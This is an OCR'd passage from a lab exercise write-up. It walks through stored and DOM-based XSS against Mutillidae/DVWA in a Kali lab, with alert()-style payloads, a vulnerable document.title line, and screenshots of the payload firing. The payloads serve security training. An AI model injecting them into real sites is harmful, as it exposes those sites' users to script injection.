
Script for Exploitation:


1. **Locate a blog or forum input form:**
   Look for a comment section or input field that saves user-submitted data without sanitization.
2. **Craft a Payload Using `alert` and `hostname`:**
   Inject the following payload:

   ```
   html
   Copy code
   <script>alert('Your Hostname is: ' +
   location.hostname);</script>
   ```

3. **Test the Vulnerability:**
   - Submit the script via the input form.
   - Revisit the affected page or ask other users to view the blog entry.
4. **Execution:**
   The script dynamically displays the hostname of the application (or the victim's browser environment).







3. Manipulating the `title` Value (DOM-Based XSS)

Scenario Explanation:

DOM-Based XSS attacks occur entirely on the client side when malicious scripts manipulate the Document Object Model (DOM). The following example shows how to exploit an insecure `title` property.

Script for Exploitation:

1. **Locate Vulnerable JavaScript Code:**
   Identify a script that updates the `document.title` based on user input. For example:

   ```
   javascript
   Copy code
   document.title = location.hash.substring(1);
   ```

2. **Craft a Malicious URL:**
   Create a URL that injects JavaScript into the `title` value:

   ```
   php
   Copy code
   http://example.com#<script>alert('XSS via Title')</script>
   ```


3. **Test the Vulnerability:**
   - Access the crafted URL.
   - If the alert box executes, the application is vulnerable to DOM-Based XSS.


Attack Flow:


- The malicious script is included in the URL fragment (`#`).
- The vulnerable JavaScript reads the fragment, processes it, and updates the `title`.

Explanations of Commands Used

1. **`alert` Command:**
   The `alert` function is a common XSS testing payload used to display an alert box in the browser. It serves as visual proof that the payload was successfully executed.
2. **`hostname` Command:**
   The `location.hostname` property retrieves the hostname of the web application. Attackers use it to identify the target host dynamically.
3. **`title` Command:**
   The `document.title` property sets the title of the web page. If improperly handled, it can allow attackers to inject malicious scripts via URL fragments or query parameters.


192.168.80.134/mutillidae/index.php?page=add-to-your-blog.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Hints
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
http://google.com#<SCRIPT>alert("HEYY Pallavi..")</SCRIPT>
Save Blog Entry
View Blogs


192.168.80.134/mutillidae/index.php?page=add-to-your-blog.php
Screenshot taken
View image
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Hints
Add New Blog Entry
View Blogs
Add blog for anonymous
192.168.80.134
HEYY Pallavi..
OK
Save Blog Entry
View Blogs
Read 192.168.80.134



Conclusion

This exercise with DVWA demonstrates the real-world risks of Cross-Site Scripting vulnerabilities and the varying effectiveness of defenses based on security levels. By exploiting these vulnerabilities, testers can gain valuable insights into how XSS attacks occur and how robust mitigations can effectively neutralize the threat. Implementing best practices for input validation, sanitization, and CSPs is essential to protect against XSS attacks in modern web applications.